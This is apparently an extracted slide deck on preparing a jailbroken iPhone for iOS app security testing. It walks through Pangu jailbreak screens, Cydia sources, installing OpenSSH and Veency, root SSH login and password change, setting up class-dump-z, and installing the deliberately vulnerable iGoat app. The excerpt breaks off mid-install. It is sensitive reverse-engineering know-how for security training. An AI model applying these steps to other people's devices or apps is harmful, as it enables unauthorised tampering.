Jailbreak Network | Download iOS 8 | iPhone Unlock | 16,454,676 iDevices checked

Jailbreak Wizard



TaiG jailbreak for iOS 8.4.0 - iPhone, iPad, iPod

Check iDevice | iPhone Unlock | Jailbreak News | iCloud Unlock | Credits


Is your iDevice jailbreakable ?

01. iDevice: iPhone | 02. Model: 4[S] | 03. iOS: 8.1.0 | 04. BaseBand: 05.04.00 | 05. Platform: Mac OS X

Check your iDevice



iOS 8.1.0



Pangu Jailbreak for iOS 8.0 ~ 8.1.0 v1.0.0

Pangu Jailbreak (for iOS8)

For iOS 8.0 ~ iOS 8.1 iPhone/iPad/iPod Touch

iPhone4,1 with iOS 8.1 (12B411) ,jailbroken

Please backup your devices before jailbreak. Pangu would not cause any problems, but we cannot make any guarantees. Use pangu at your own risk.

Start Jailbreak

Official site <http://pangu.io> Twitter @PanguTeam 1.0.0

Pangu Jailbreak For iOS 9(v1.0.1)

— ✕



Swaroop's iPhone[iPhone4,1 iOS9.0.2(Jailbreak ready)]

Start



 **Jailbreak Notice**

Please carefully read the following notice

- 1 / Jailbreak may lead to data loss. Please make a full backup with iTunes before using Pangu jailbreak tool. Use the tool at your own risk.
- 2 / Please enable the airplane mode for improving the speed and success rate of the tool.
- 3 / We suggest you backup your device and restore it, if your devices have many apps installed or use much data

Cancel

Already backup





Jailbreak completed

Start

●●○○○ IDEA



12:22 PM



Cydia



Messages



Settings



Phone



Music

About

Home

Reload



Welcome to Cydia™
by Jay Freeman (saurik)



Cydia



saurik



Featured



Themes



3G Unrestrictor

trick WiFi-only apps
iOS 7, LTE supported



IntelliScreenX

Twitter, Facebook, Mail, &
Messages on lock screen



Manage Account



Upgrading & Jailbreaking Help



Cydia



Sources



Changes



Installed



Search

Refresh

Sources

Edit



All Sources

combined package list for below sources



Individual Sources



AppCake

<http://cydia.iphonecake.com/>



AppSec-Labs.com

<http://appsec-labs.com/cydia/>



APPVV

<http://repo.appvv.com/>



BigBoss

<http://apt.thebigboss.org/repofiles/cydia/>



BiteYourApple

<http://repo.biteyourapple.net/>



[cydia radare.org](http://cydia.radare.org/)



Cydia



Sources



Changes


8






Installed



Search



 **OpenSSH**
6.7p1-12 4416 kB


-  **Change Package Settings** >
-  **Author** Jay Freeman (saurik) >
-  **This is a console package!** >

DESCRIPTION

secure remote access between machines

[OpenSSH Access How-To](#) >

SECURITY WARNING



```
swaroopyermalkar — ssh — 80x24
Last login: Sat Aug 1 09:48:12 on console
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh root@192.168.0.100
root@192.168.0.100's password:
Swaroops-iPhone:~ root#
Swaroops-iPhone:~ root# ls /
Applications@ User@ data.tar.lzma mnt/ usr/
Developer/ bin/ dev/ private/ var@
Library/ boot/ etc@ sbin/ xuanyuansword*
System/ cores/ lib/ tmp@ xuanyuansword.installed
Swaroops-iPhone:~ root#
```



```
Swaroops-MacBook-Pro:~ swaroopyermalkar$  
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh root@192.168.0.100  
root@192.168.0.100's password:  
Swaroops-iPhone:~ root# passwd  
Changing password for root.  
New password:  
Retype new password:  
Swaroops-iPhone:~ root#  
Swaroops-iPhone:~ root#
```

Forget This Network

IP ADDRESS

DHCP BootP Static


IP Address 192.168.0.100


Subnet Mask 255.255.255.0

Router 192.168.0.1

DNS 192.168.0.1

Search Domains





[Search](#)

Details

[Modify](#)



Veency

0.9.3500

1160 kB



Change Package Settings



Author Jay Freeman (saurik)



Version 0.9.3500 runs on iOS 8.0/8.1
(as well as earlier versions of iOS).



Contribute using *PayPal*



Demonstration Video



<https://cache.saurik.com/veency.mov>



Cydia



Sources



Changes

8



Installed



Search

Enabled






Show Cursor



Password ●●●●●●●●

Leaving the password blank will prompt you to accept each incoming connection.





```
login as: root
root@10.88.246.199's password:
Swaroops-iPhone:~ root# cd /tmp
Swaroops-iPhone:/tmp root#
Swaroops-iPhone:/tmp root# tar -xvzf class-dump-z_0.2-0.tar.gz
LICENSE
README
iphone_armv6/
iphone_armv6/class-dump-z
iphone_armv6/README
linux_x86/
linux_x86/.DS_Store
linux_x86/class-dump-z
linux_x86/README
mac_x86/
mac_x86/class-dump-z
win_x86/
win_x86/.DS_Store
win_x86/class-dump-z.exe
Swaroops-iPhone:/tmp root#
```

```
Swaroops-iPhone:/tmp root#
Swaroops-iPhone:/tmp root# cd iphone_armv6/
Swaroops-iPhone:/tmp/iphone_armv6 root# cp class-dump-z /usr/bin
Swaroops-iPhone:/tmp/iphone_armv6 root#
Swaroops-iPhone:/tmp/iphone_armv6 root# class-dump-z
Usage: class-dump-z [<options>] <filename>
```


where options are:


Analysis:

- p Convert undeclared getters and setters into properties (propertyize).
- h proto Hide methods which already appears in an adopted protocol.
- h super Hide inherited methods.
- y <root> Choose the sysroot. Default to the path of latest iPhoneOS SDK, otherwise /.
- u <arch> Choose a specific architecture in a fat binary (e.g. armv6, armv7, etc.)

Formatting:

- a Print ivar offsets
- A Print implementation VM addresses.
- k Show additional comments.
- k -k Show even more comments.
- R Show pointer declarations as int *a instead of int* a.
- N Keep the raw struct names (e.g. do no replace `__CFArray*` with `CFArrayRef`).
- b Put a space after the +/- sign (i.e. + (void)... instead of +(void)...).





10.88.246.8 - PuTTY

login as: root

root@10.88.246.8's password:

Swaroops-iPhone:~ root# cd /tmp

Swaroops-iPhone:/tmp root#

Swaroops-iPhone:/tmp root# installipa -c iGoat.ipa

Clean installation enabled.

Will not restore any saved documents and other resources.

Analyzing iGoat.ipa...

